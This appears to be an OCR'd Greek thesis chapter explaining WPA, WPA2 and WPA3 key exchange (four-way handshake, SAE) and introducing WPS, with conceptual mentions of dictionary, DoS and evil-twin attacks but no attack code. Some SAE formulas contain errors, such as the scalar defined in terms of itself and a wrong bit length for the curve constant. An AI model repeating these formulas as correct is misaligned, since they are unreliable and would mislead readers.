
Πριν από την πρόσβαση στο δίκτυο, στο WPA-Personal ο client επαληθεύεται χρησιμοποιώντας το PSK ενώ στο WPA-Enterprise το κάνει χρησιμοποιώντας τις παραμέτρους που λαμβάνονται από την ανταλλαγή EAP μέσω του 802.1x. Ανάλογα με τη διαμόρφωση του δικτύου, το PSK ή οι παράμετροι συμβάλλουν στον υπολογισμό του PMK. Αυτό χρησιμοποιείται για την υλοποίηση four-way handshake/ χειραψία τεσσάρων κατευθύνσεων, στο τέλος της οποίας τόσο το AP όσο και ο πελάτης έχουν επαληθεύσει ότι ο άλλος γνωρίζει το PMK και έχουν εγκαταστήσει τα κλειδιά για την κρυπτογράφηση της κίνησης που θα ανταλλάξουν.

Στο WPA-Personal το PMK προέρχεται από το PSK μέσω Password-Based Key Derivation Function #2/συνάρτησης παράγωγης κλειδιού βάσει κωδικού πρόσβασης # 2 (PBKDF2). Αυτή είναι μια συνάρτηση παραγωγής κλειδιού που στοχεύει στη μείωση της ευπάθεια των κλειδιών που δημιουργούνται στην επίθεση Brute Force. Το PBKDF2 εφαρμόζει μια ψευδοτυχαία συνάρτηση (PRF) στην είσοδο salt επαναλαμβάνοντας τον υπολογισμό πολλές φορές για να παραχθεί το κλειδί που προκύπτει. Το PRF είναι HMAC-SHA1, το οποίο εφαρμόζεται με 4096 επαναλήψεις για τη δημιουργία εξόδου 256 bit. Το SSID χρησιμοποιείται ως sale και το PSK είναι η τιμή εισόδου.

P M K = P BK DF 2(H M AC -SH A1, P SK, SSI D, 4096, 256)

Στο WPA-Enterprise το PMK έχει διαφορετική διαδικασία παραγωγής. Ο έλεγχος ταυτότητας επιτυγχάνεται με ανταλλαγή EAP μέσω 802.1x, στο τέλος της οποίας ο διακομιστής ελέγχου ταυτότητας παραδίδει το Κύριο Κλειδί/Master Key (MK). στον αιτούντα. Στη συνέχεια, ο διακομιστής ελέγχου ταυτότητας δημιουργεί ένα διαφορετικό MK για κάθε επιτυχημένο έλεγχο ταυτότητας. Τόσο ο αιτών όσο και ο διακομιστής ελέγχου ταυτότητας εξάγουν το PMK από το MK, με διαφορετικούς τρόπους ανάλογα με την επιλεγμένη μέθοδο EAP. Στη συνέχεια, ο διακομιστής ελέγχου ταυτότητας στέλνει το PMK στον έλεγχο ταυτότητας (ο οποίος δεν γνωρίζει ποτέ το MK). Όταν ο έλεγχος ταυτότητας λάβει το EAP-Success, ξεκινά τη χειραψία τεσσάρων κατευθύνσεων.

Στην περιγραφή της χειραψίας τεσσάρων κατευθύνσεων, ο authenticator και ο supplicant είναι οι παράγοντες σύμφωνα με το πρότυπο 802.1x ενώ το AP και ο σταθμός παράγοντες σύμφωνα με το πρότυπο 802.11. Στην περιγραφή που ακολουθεί χρησιμοποιώ την ονοματολογία 802.1x.



Σχήμα 2.3 Four-way handshake του WPA.

Η χειραψία τεσσάρων κατευθύνσεων έχει σκοπό να αποδείξει τόσο στον authenticator όσο και στον supplicant ότι ο άλλος γνωρίζει το PMK. Κατά την εκτέλεσή του, υπολογίζεται το προσωρινό κλειδί Pairwise Transient Key (PTK), το οποίο χρησιμοποιείται για την προστασία της κίνησης που ανταλλάσσεται μεταξύ του supplicant και του authenticator. Εκτός από το PTK δημιουργείται επίσης το Group Temporary Key (GTK), για την προστασία της κυκλοφορίας πολλαπλών εκπομπών και μετάδοσης. Κάθε μήνυμα χειραψίας τεσσάρων κατευθύνσεων, που φαίνεται στο Σχήμα 2.3, αποστέλλεται ως πλαίσιο EAPoL-Key.

1. Ο authenticator χρησιμοποιεί το Μήνυμα 1 για να στείλει το μοναδικό Authenticator Nonce (ANonce) supplicant. Το μήνυμα δεν είναι κρυπτογραφημένο και είναι το μόνο από τα τέσσερα στο οποίο δεν υπολογίζεται το MIC. Ένας εισβολέας μπορεί να τροποποιήσει το ANonce, αλλά αυτή η τροποποίηση προσδιορίζεται με το Μήνυμα 2. Στην πραγματικότητα, το PTK που υπολογίζεται από τον supplicant ξεκινώντας από το τροποποιημένο ANonce θα είναι διαφορετικό από αυτό που υπολογίζεται από τον authenticator. Τότε το μήνυμα 2 δεν θα επαληθεύσει τον έλεγχο του MIC και θα απορριφθεί, ακυρώνοντας τη χειραψία. Επομένως, η έλλειψη προστασίας του μηνύματος 1 δεν θέτει σε κίνδυνο την ασφάλεια της ανταλλαγής μηνυμάτων.

2. Αφού λάβει το ANonce, ο supplicant επιλέγει το Supplicant Nonce (SNonce). Υπολογίζει το προσωρινό κλειδί PTK μέσω μιας ψευδοτυχαίας συνάρτησης (PRF) που παράγει μια έξοδο 512 bit. Το PRF λαμβάνει ως είσοδο τις διευθύνσεις MAC του ελέγχου ταυτότητας (AA) και του supplicant (SA), του PMK, του ANonce και του SNonce. Ο supplicant στέλνει το μήνυμα 2 που περιέχει το SNonce και το MIC.

$$PTK = PRF\text{-}512(PMK, ANonce, SNonce, AA, SA)$$

3. Όταν ο authenticator λάβει το μήνυμα 2, υπολογίζει το PTK και ελέγχει το MIC. Σε αυτό το σημείο η διαδικασία διανομής κλειδιού PTK έχει ολοκληρωθεί. Το μήνυμα 3 περιέχει το ANonce έτσι ώστε ο supplicant να επαληθεύσει ότι είναι το ίδιο με αυτό που ελήφθη στο Μήνυμα1 και ότι σε κάθε περίπτωση ανταλλάσσεται με την προστασία του MIC (δεν ισχύει για το Μήνυμα 1). Τα μηνύματα 3 και 4 διασφαλίζουν ότι τα PTK που εγκαθίστανται από τους δύο φορείς είναι τα ίδια. Επιπλέον, το Μήνυμα 3 περιέχει το GTK και τον Receive Sequence Counter (RSC), ο οποίος είναι ο αριθμός σειράς του GTK και προστατεύει τον supplicant από επιθέσεις επανάληψης αναμετάδοσης μηνυμάτων.

Το μήνυμα 3 έχει διπλό σκοπό: ο supplicant επαληθεύει ότι ο authenticator γνωρίζει το PMK και υποδεικνύει στον supplicant ότι ο authenticator είναι έτοιμος να χρησιμοποιήσει τα κλειδιά. Ωστόσο, ο authenticator δεν τα χρησιμοποιεί μέχρι να λάβει το Μήνυμα 4. Εάν είναι απαραίτητο να αναμεταδοθεί το Μήνυμα 3 λόγω μη απάντησης από τον αιτούντα, ένα αντίγραφο του πρωτοτύπου αναμεταδίδεται.

4. Το μήνυμα 4 ειδοποιεί τον έλεγχο ταυτότητας ότι τα κλειδιά πρόκειται να εγκατασταθούν. Όταν ληφθεί και αποκρυπτογραφηθεί σωστά, ο έλεγχος ταυτότητας εγκαθιστά το PTK και η τετραπλή χειραψία ολοκληρώνεται. Αυτό το μήνυμα είναι το τελευταίο μη κρυπτογραφημένο μήνυμα που ανταλλάσσεται μεταξύ των δύο. Όλα τα επόμενα μηνύματα κρυπτογραφούνται και προστατεύονται χρησιμοποιώντας εφήμερα κλειδιά.

Τα ακόλουθα κλειδιά προέρχονται από το PTK που συμφωνήθηκε με την τετραπλή χειραψία:

- Key Confirmation Key (KCK): 128 bit, που χρησιμοποιείται στον υπολογισμό του MIC.

- Key Encryption Key (KEK): 128 bit, που χρησιμοποιείται από τον έλεγχο ταυτότητας για την κρυπτογράφηση των δεδομένων που αποστέλλονται στον supplicant (πχ. Μετάδοση GTK).

- Temporal Key (TK): 128 bit, που χρησιμοποιείται για την κρυπτογράφηση πακέτων που ανταλλάσσονται μεταξύ του authenticator και supplicant.

- MIC Authenticator Tx Key (MIC Tx): 64 bit, που χρησιμοποιείται για την προστασία πακέτων unicast που αποστέλλονται από τον authenticator.

- MIC Authenticator Rx Key (MIC Rx): 64 bit που χρησιμοποιείται για την προστασία των unicast πακέτων που αποστέλλονται από τον supplicant.

Επίσης για το GTK, οι τιμές MIC Tx και MIC Rx χρησιμοποιούνται μόνο εάν το δίκτυο χρησιμοποιεί TKIP για την κρυπτογράφηση των δεδομένων. Το GTK ενημερώνεται όταν υπάρχει σφάλμα κατά τον έλεγχο του MIC και προς τις δύο κατευθύνσεις, είτε κατά τον έλεγχο ταυτότητας ή την αποσύνδεση ενός supplicant είτε μετά από ένα συγκεκριμένο χρονικό όριο.Ο authenticator χρησιμοποιεί τη χειραψία του κλειδιού ομάδας μόνο για να ενημερώσει το GTK, όχι το PTK. Επιπλέον, ο supplicant μπορεί να ζητήσει την επαναδιαπραγμάτευση του. Σύμφωνα με το 802.11i, η ενημέρωση GTK πραγματοποιείται μέσω μιας αμφίδρομης χειραψίας (φαίνεται στο Σχήμα 2.4):

- Ο authenticator στέλνει το νέο GTK σε όλους τους αιτούντες στο δίκτυο. Το κλειδί είναι κρυπτογραφημένο με το KEK εγκατεστημένο στον μεμονωμένο supplicant και προστατεύεται από χειραγώγηση με το MIC που υπολογίζεται από το KCK. Το μήνυμα έχει ένα RSC για προστασία από replay attack.

- Ο supplicant ειδοποιεί τον έλεγχο ταυτότητας για την παραλαβή και εγκαθιστά το νέο GTK. αυξάνει την τιμή RSC του προηγούμενου μηνύματος και την περιλαμβάνει στο μήνυμα.

Σχήμα 2.4 .Two-way handshake WPA.

Όταν είναι πλήρως λειτουργικό, ανάλογα με τον αριθμό των AP που χρησιμοποιούν ένα κανάλι, μπορεί να χρειαστεί να μετακινηθείτε σε ένα κανάλι με μικρότερο κόσμο. Το στοιχείο Channel Switch Announcement (CSA), που περιέχεται στα πλαίσια του beacon frame, χρησιμοποιείται από ένα AP σε ένα BSS ή από έναν σταθμό σε ένα IBSS για να ανακοινώσει ότι αλλάζει το κανάλι που χρησιμοποιείται. Το στοιχείο εισάγεται στα πλαίσια των beacon frame και στις αποκρίσεις του ανιχνευτή. Κατά τη διάρκεια της μετάβασης, το AP θα πρέπει να διατηρήσει τη συσχέτιση με τους client και μπορεί ακόμη και να τους αναγκάσει να σταματήσουν τη μετάδοση μέχρι να ολοκληρωθεί η λειτουργία. Η αλλαγή καναλιού πρέπει να ρυθμιστεί έτσι ώστε όλοι οι client στο BSS, συμπεριλαμβανομένων εκείνων που βρίσκονται σε ασφαλή λειτουργία, να έχουν τη δυνατότητα να λαμβάνουν ένα στοιχείο CSA πριν από τη μετάβαση.

2.6 WPA2

Το WPA2 υλοποιεί το IEEE 802.11i και αναφέρεται επίσης ως RSN. Η κύρια διαφορά με το WEP και το WPA είναι ότι χρησιμοποιεί block cipher AES αντί State Ciphe RC4. Όλα τα προϊόντα που έχουν λάβει πιστοποίηση Wi-Fi από τον Μάρτιο του 2006 και μετά πρέπει απαραίτητα να υποστηρίζουν WPA2. Ο Πίνακας 2.2 επισημαίνει τις διαφορές στους μηχανισμούς κρυπτογράφησης που υιοθετούνται στο WPA και σε WPA2.

Και τα δύο δίκτυα WPA2 που έχουν διαμορφωθεί σε Personal mode και Enterprise mode υποστηρίζουν caching PMK, υλοποίηση 802.11r, το οποίο χρησιμοποιείται για την υποστήριξη fast roaming μεταξύ AP στο ίδιο ESS. Ο στόχος είναι να αποφευχθεί η εκτέλεση ελέγχου ταυτότητας σύμφωνα με το 802.1x κατά τη διάρκεια ενός συμβάντος roaming. Για παράδειγμα, στον έλεγχο ταυτότητας με EAP-TLS περίπου 20 frame ανταλλάσσονται μεταξύ του supplicant και του διακομιστή ελέγχου ταυτότητας. Η ποσότητα των πακέτων και των δεδομένων εξαρτάται σε μεγάλο βαθμό από το περιεχόμενο του πιστοποιητικού διακομιστή ελέγχου ταυτότητας. Κατά τη φάση ελέγχου ταυτότητας, η κίνηση του πελάτη αποκλείεται, επομένως τα δεδομένα του παραμένουν στο buffer ή απορρίπτονται από το AP. Η καθυστέρηση που εισάγεται έρχεται σε αντίθεση, για παράδειγμα, με την καλή ποιότητα της φωνητικής υπηρεσίας κατά την περιαγωγή. Η υπόλοιπη επισκεψιμότητα, όπως το TCP, δεν επηρεάζεται σημαντικά από αυτήν τη συμπεριφορά.

2.7 WPA3

Το WPA3 είναι η νέα γενιά για την ασφάλεια Wi-Fi και χρησιμοποιεί πρωτόκολλα ασφαλείας τελευταίας τεχνολογίας. Προσθέτει νέες δυνατότητες για την απλοποίηση της ασφάλειας, την πραγματοποίηση ισχυρότερου ελέγχου ταυτότητας, την υποστήριξη καλύτερης κρυπτογράφησης και τη διατήρηση της διαθεσιμότητας του δικτύου ακόμη και σε κρίσιμες καταστάσεις. Τα δίκτυα WPA3 απορρίπτουν παρωχημένα πρωτόκολλα παλαιού τύπου (π.χ. TKIP) και απαιτούν τη χρήση Protected Management Frames (PMF), τα οποία διασφαλίζουν την ακεραιότητα της κίνησης διαχείρισης. Τα πλαίσια διαχείρισης unicast προστατεύονται από sniffing, ενώ τα unicast και multicast δεν μπορούν να δημιουργηθούν ad hoc από έναν εισβολέα.

Για την υποστήριξη της μετάβασης από το WPA2 στο WPA3, τα AP που εφαρμόζουν το νέο πρότυπο υποστηρίζουν και τη λειτουργία WPA3-SAE και τη λειτουργία μετάβασης WPA3-SAE. Με τον πρώτο τρόπο ανακοινώνουν ο SSID τους και οι πελάτες πρέπει να υποστηρίζουν PMF. Ενώ με το δεύτερο και το WPA2-PSK και το WPA3-SAE διαμορφώνονται με το ίδιο SSID. Το AP δεν απαιτεί υποστήριξη PMF, αλλά τα beacon frame εξακολουθούν να ανακοινώνουν τη δυνατότητα να τα υποστηρίξουν. Το WPA3 είναι επί του παρόντος μια προαιρετική απαίτηση για πιστοποίηση Wi-Fi και θα γίνει υποχρεωτικό καθώς η υιοθέτησή του στην αγορά γίνεται ευρύτερη.

Το WPA3-Personal προστατεύει τους χρήστες με πιο ισχυρό τρόπο από το WPA2-Personal, ακόμη και όταν επιλέγουν κωδικούς πρόσβασης που δεν πληρούν τις προτάσεις ελάχιστης πολυπλοκότητας.

	WPA	WPA2
TKIP	υποχρεωτικό	μπορεί να ενεργοποιηθεί για οπισθόδρομη συμβατότητα αλλά παρωχημένο
CCMP	ενεργοποιήσιμο	υποχρεωτικό

Πίνακας 2.2. Σύγκριση μηχανισμών κρυπτογράφησης μεταξύ WPA και WPA2

Αντικαθιστά τη four-way handshake με το Simultaneous Authentication of Equals (SAE), το οποίο όπως υποδηλώνει το όνομα μπορεί να αρχικοποιηθεί από οποιοδήποτε μέρος (client ή AP). Το SAE είναι μια παραλλαγή του Dragonfly Key

Exchange (RFC-7664 [4]) που βασίζεται στην ανταλλαγή κλειδιών Diffie-Hellman μέσω της χρήσης ελλειπτικών καμπυλών. Εάν η ανταλλαγή ολοκληρωθεί επιτυχώς, ο client και το AP έχουν επαληθεύσει ότι το άλλο μέρος γνωρίζει το PSK και έχουν συμφωνήσει σε ένα PMK, από το οποίο δημιουργούν τα κλειδιά περιόδου λειτουργίας για την προστασία της ανταλλασσόμενης κίνησης. Εάν ένα κλειδί συνεδρίας σπάσει, μόνο η κίνηση που προστατεύεται από αυτό το κλειδί διακυβεύεται και όχι αυτή που προστατεύεται από τα άλλα, χάρη επίσης στο γεγονός ότι το PSK δεν συμμετέχει άμεσα στον υπολογισμό του PMK, όπως συμβαίνει στο WPA2-Personal . Το πρόβλημα της ανταλλαγής κλειδιών Diffie-Hellman είναι ότι δεν διαθέτει μηχανισμό ελέγχου ταυτότητας, επομένως το PSK και οι διευθύνσεις MAC των δύο παραγόντων χρησιμοποιούνται ως στοιχεία ελέγχου ταυτότητας.

Το SAE χωρίζεται σε φάση commit και φάση confirm. Οι δύο παράγοντες υπολογίζουν το Password Equivalent (PE) ξεκινώντας από το PSK μέσω μιας συνάρτησης τοποθετώντας τη μεγαλύτερη από τις διευθύνσεις MAC τους στο M AC1 και το άλλο στο M AC2. Με αυτόν τον τρόπο παίρνουν και οι δύο την ίδια τιμή του PE.

$$P\,E = H\,(M\,AC_1 \,\|M\,AC_2\,\|P\,SK\,\|i)$$

Μετατρέπουν το PE σε ένα σημείο που αντιπροσωπεύεται από τις συντεταγμένες (x, y) μέσω Key Derivation Function (KDF), η οποία επεκτείνει την τιμή της μέχρι ένα μήκος len (μήκος του πρώτου αριθμού p) και υπολογίζουν το modulo $p - 1$ του αποτελέσματος. Βρείτε το y ως τετραγωνική ρίζα της συνάρτησης f (x) της ελλειπτικής καμπύλης.

$$x = ((KDF\ (PE, len))\ mod\ (p - 1))$$

$$y = \sqrt{f(x)}$$

$$P = (x, y)$$

Υπάρχουν ήδη προκαθορισμένες ελλειπτικές καμπύλες για τις ομάδες Diffie-Hellman 19, 20 και 21 με τους πρώτους p καθορισμένους. Για παράδειγμα, το DH19 απαιτεί τον πρώτο αριθμό $p = 2^{256} - 2^{224} + 2^{192} + 2^{96} - 1$ και την εξίσωση της ελλειπτικής καμπύλης ίση με $y^2 = x^3 + 3x + b$, στην οποία το b είναι ένας αριθμός 384 bit.

Εάν οι συντεταγμένες (x, y) δεν αντιστοιχούν σε ένα σημείο της ελλειπτικής καμπύλης, ο ακέραιος αριθμός i αυξάνεται κατά 1 και η διαδικασία εκτελείται ξανά. Ο

αλγόριθμος εφαρμόζει πάντα έναν ελάχιστο αριθμό επαναλήψεων ακόμα κι αν βρίσκει ήδη ένα έγκυρο σημείο στην καμπύλη. Στη συνέχεια, κάθε παράγοντας επιλέγει δύο τυχαίες τιμές,, private και mask, από τις οποίες προκύπτει μια κλιμακωτή scal και ένα σημείο new point σύμφωνα με τους ακόλουθους υπολογισμούς (ελλειπτικής καμπύλης Diffie-Hellman):

scal = (private + scal) mod r

new point = inverse (mask • P)

Η πράξη είναι ο πολλαπλασιασμός μεταξύ του βαθμωτή και του σημείου, το αποτέλεσμα του οποίου είναι ένα άλλο σημείο. Και τα δύο μέρη στέλνουν το scal και το new point τους στο άλλο, έτσι ώστε όλοι να γνωρίζουν για το $scal_1$, το $scal_2$, το new $point_1$ και το new $point_2$. Κάθε παράγοντας υπολογίζει έναν νέο σημείο.

$$K_1 = private_1 \bullet (scal_2 \bullet P(x, y) \circ new\ point_2) = private_1 \bullet private_2 \bullet P(x, y)$$

$$K_2 = private_2 \bullet (scal_1 \bullet P(x, y) \circ new\ point_1) = private_2 \bullet private_1 \bullet P(x, y)$$


Η πράξη αντιπροσωπεύει το άθροισμα δύο σημείων των οποίων το αποτέλεσμα είναι ένα άλλο σημείο. Για να επιβεβαιωθεί ότι τα δύο σημεία K_1 και K_2 είναι ίσα, τα μέρη εφαρμόζουν μια αμφίδρομη συνάρτηση F στο νέο σημείο για να λάβουν έναν αριθμό k, ο οποίος χρησιμοποιείται για τον υπολογισμό ενός token:

$$k_1 = F(K_1)$$

$$token_1 = H(k_1 \| scal_1 \| scal_2 \| new\ point_1 \| F(new\ point_2) \| MAC_1)$$

$$k_2 = F(K_2)$$

$$token_2 = H(k_2 \| scal_2 \| scal_1 \| new\ point_2 \| F(new\ point_1) \| MAC_2)$$



Σχήμα 2.5.SAE handshake in WPA3-Personal

Οι παράγοντες ανταλλάσσουν τα token και ελέγχουν αν αυτό που λαμβάνουν ταιριάζει με αυτό που υπολογίζουν με βάση τα δεδομένα που ήδη γνωρίζουν. Εάν το token είναι έγκυρο, το PMK υπολογίζεται από την τιμή K ως εξής

$$PMK = H(K \| scal_1 + scal_2 \bmod r)$$

Στο Σχήμα 2.5 επεξηγούνται τα περιεχόμενα των πλαισίων SAE. Τα μέρη αποκτούν τις τιμές του scalar new point με τα δύο πρώτα μηνύματα (φάση commit). Τα άλλα δύο μηνύματα περιέχουν τα token (φάση confirm).

Με το SAE το PMK δεν υπολογίζεται απευθείας από το PSK, αλλά από τους βαθμωτούς και τα σημεία που με τη σειρά τους έχουν υπολογιστεί ξεκινώντας από τους τυχαίους αριθμούς και ένα hash που προέρχεται από το PSK. Έτσι, κάθε φορά που αλλάζουν αυτές οι τιμές, το υπολογισμένο PMK είναι διαφορετικό. Εάν ένας εισβολέας πιάσει την κίνηση και αργότερα αναγνωρίσει το PSK, δεν θα μπορούσε να αποκρυπτογραφήσει τα παλιά επειδή έχουν προστατευτεί με διαφορετικό PMK (πραγματοποιώντας perfect forward secrecy. Επιπλέον, ακόμη κι αν ένας εισβολέας καταλάμβανε τις τιμές που ανταλλάσσονταν μεταξύ των παραγόντων, δεν θα μπορούσε να εντοπίσει τις τιμές private e mask, επομένως δεν μπορεί να χρησιμοποιήσει τα token για να επαληθεύσει την ορθότητα του επιλεγμένου PSK. Από την άλλη πλευρά, και πάλι λόγω του γεγονότος ότι είναι πράγματι δυνατός ο εντοπισμός των τιμών του private και της mask, ένας ενεργός εισβολέας δεν είναι σε θέση να δημιουργήσει ένα έγκυρο. Δεδομένου ότι η Dictionary attack εκτός σύνδεσης δεν είναι εφικτή, ένας εισβολέας θα μπορούσε να πραγματοποιήσει μια διαδικτυακή επίθεση Brute Force κατά του PSK. Επιπλέον, η χρήση του ECC απαιτεί μια συγκεκριμένη υπολογιστική ισχύ στις συσκευές, μια κατάσταση που μπορεί να εκμεταλλευτεί ο εισβολέας για μια επίθεση DoS μέσω πολλαπλών προσπαθειών ελέγχου ταυτότητας. Και οι δύο επιθέσεις αποτρέπονται χάρη στη λειτουργία anti-clogging, η οποία χρησιμοποιεί την υπολογιστική ισχύ και τον χρόνο που απαιτείται για τον υπολογισμό του token για να περιορίσει την ταχύτητα flooding του εισβολέα.

Το PSK δεν περιλαμβάνεται άμεσα στον υπολογισμό του PMK, επομένως η πολυπλοκότητά του δεν έχει πλέον ιδιαίτερη σημασία. Ωστόσο, ακόμα κι αν αποφευχθούν Dictionary attack offline χάρη στη χρήση ελλειπτικών καμπυλών, ο εντοπισμός του PSK μέσω Dictionary attack online είναι πάντα πιθανός.

Το WPA3-Enterprise είναι χτισμένο με βάση το WPA2-Enterprise και διασφαλίζει την εφαρμογή των πρωτοκόλλων ασφαλείας με συνέπεια στα δίκτυα μιας εταιρείας, μιας κυβέρνησης ή ενός χρηματοπιστωτικού ιδρύματος. Δεν χρησιμοποιεί SAE και υποστηρίζει γρήγορη περιαγωγή (802.11r). Σε αντίθεση με το WPA3-Personal που απαιτεί AES 128 bit, το AES 192 bit απαιτείται για το WPA3-Enterprise. Για τις ακόλουθες λειτουργίες χρησιμοποιεί.

- Authenticated encryption: Galois/Counter Mode Protocol 256 bit (GCMP-256).
- Key derivation and confirmation: Hashed Message Authentication Mode με Secure Hash Algorithm 384 bit (HMAC-SHA384).
- Key establishment and authentication: ανταλλαγή Elliptic Curve Diffie-Hellman και Elliptic Curve Digital Signature Algorithm (ECDSA) χρησιμοποιώντας ελλειπτικές καμπύλες.
- Robust management frame protection: Broadcast/Multicast Integrity Protocol Galois Message Authentication Code a 256 bit (BIP-GMAC-256).

Οι συσκευές WPA3 υποστηρίζουν επίσης το Enhanced Open, μια εφαρμογή που διατηρεί την ευκολία χρήσης ανοιχτών δικτύων μειώνοντας ταυτόχρονα τους κινδύνους. Τα δίκτυα που το υποστηρίζουν κρυπτογραφούν την κυκλοφορία, βελτιώνοντας την ασφάλεια σε σχέση με τα παραδοσιακά ανοιχτά δίκτυα. Αυτή η πρόσθετη δυνατότητα είναι απολύτως διαφανής στους χρήστες. Το Enhanced Open βασίζεται στην Opportunistic Wireless Encryption (OWE) (RFC-8110 [5]). Κάθε συνδεδεμένη συσκευή λαμβάνει ένα κλειδί για να αποκτήσει την Individual Data Protection (IDP). Αλλά το OWE δεν προστατεύει από όλες τις επιθέσεις, στην πραγματικότητα είναι πάντα δυνατό να ενεργοποιήσετε ένα Evil Twin AP.

Η εναλλακτική λύση του WPA3 στο WPS είναι Wi-Fi Device Provisioning Protocol (DPP), το οποίο διευκολύνει τη σύνδεση νέων συσκευών IoT στο δίκτυο. Σύμφωνα με αυτή τη μέθοδο, σαρώνεται ο κωδικός QR του AP και αυτός της συσκευής που πρόκειται να συνδεθεί μέσω τρίτης συσκευής (π.χ. smartphone). Η τεχνολογία NFC χρησιμοποιείται ως εναλλακτική του κώδικα QR. Στη συνέχεια, χρησιμοποιείται μια επικοινωνία Out-Of-Band (OOB) για τον έλεγχο ταυτότητας της νέας συσκευής.

2.8 WPS

Το Wi-Fi Protected Setup (WPS) είναι ένα προαιρετικό πρόγραμμα πιστοποίησης που προσφέρεται από τη Wi-Fi Alliance. Σας επιτρέπει να διαμορφώνετε εύκολα τις ρυθμίσεις ασφαλείας για την πρόσβαση σε ένα WLAN. Εισήχθη το 2007 και προσανατολίζεται σε δίκτυα για περιβάλλοντα Small Office Home Office (SOHO). Σχεδόν όλοι οι μεγάλοι κατασκευαστές έχουν συσκευές με πιστοποίηση WPS, οι άλλοι πωλούν συσκευές που υποστηρίζουν WPS αλλά χωρίς πιστοποίηση. Αν και έχει διαφημιστεί ως ένας ασφαλής τρόπος διαμόρφωσης ασύρματων συσκευών, μια ευπάθεια επιτρέπει σε έναν εισβολέα να αποκτήσει πρόσβαση στο δίκτυο. Οι οντότητες που δραστηριοποιούνται στο WPS είναι:

- enrollee: νέα συσκευή που δεν είναι συνδεδεμένη στο ασύρματο δίκτυο και χρειάζεται τις ρυθμίσεις για πρόσβαση στο δίκτυο.

- registrar: παρέχει ασύρματες ρυθμίσεις στον enrollee είναι μια συσκευή που ελέγχει το δίκτυο και μπορεί να εξουσιοδοτήσει την προσθήκη μιας νέας συσκευής. θα μπορούσε να ενσωματωθεί στο AP (registrar εσωτερικό) ή να είναι μια εξωτερική συσκευή στο AP (registrar εξωτερικός).

- Access point: φιλοξενεί το ασύρματο δίκτυο και λειτουργεί επίσης ως Proxy για μηνύματα μεταξύ enrollee και registrar.

Οι διαθέσιμες λειτουργίες διαμόρφωσης είναι:

- Push Button Configuration (PBC): ο χρήστης πατά το κουμπί WPS πραγματικό ή εικονικό, στο AP και στη νέα ασύρματη συσκευή πελάτη. Το PBC παραμένει ενεργό έως ότου ο έλεγχος ταυτότητας είναι επιτυχής ή μέχρι το χρονικό όριο των δύο λεπτών.

- PIN με εσωτερικό registrar: ο χρήστης εισάγει το PIN στη διεπαφή ιστού που του παρουσιάζεται από το AP. Το PIN μπορεί να εκτυπωθεί σε μια ετικέτα που εφαρμόζεται στο AP ή να δημιουργηθεί μέσω λογισμικού.

- PIN με εξωτερικό registrar: ο χρήστης εισάγει το PIN σε μια φόρμα απευθείας στον client.

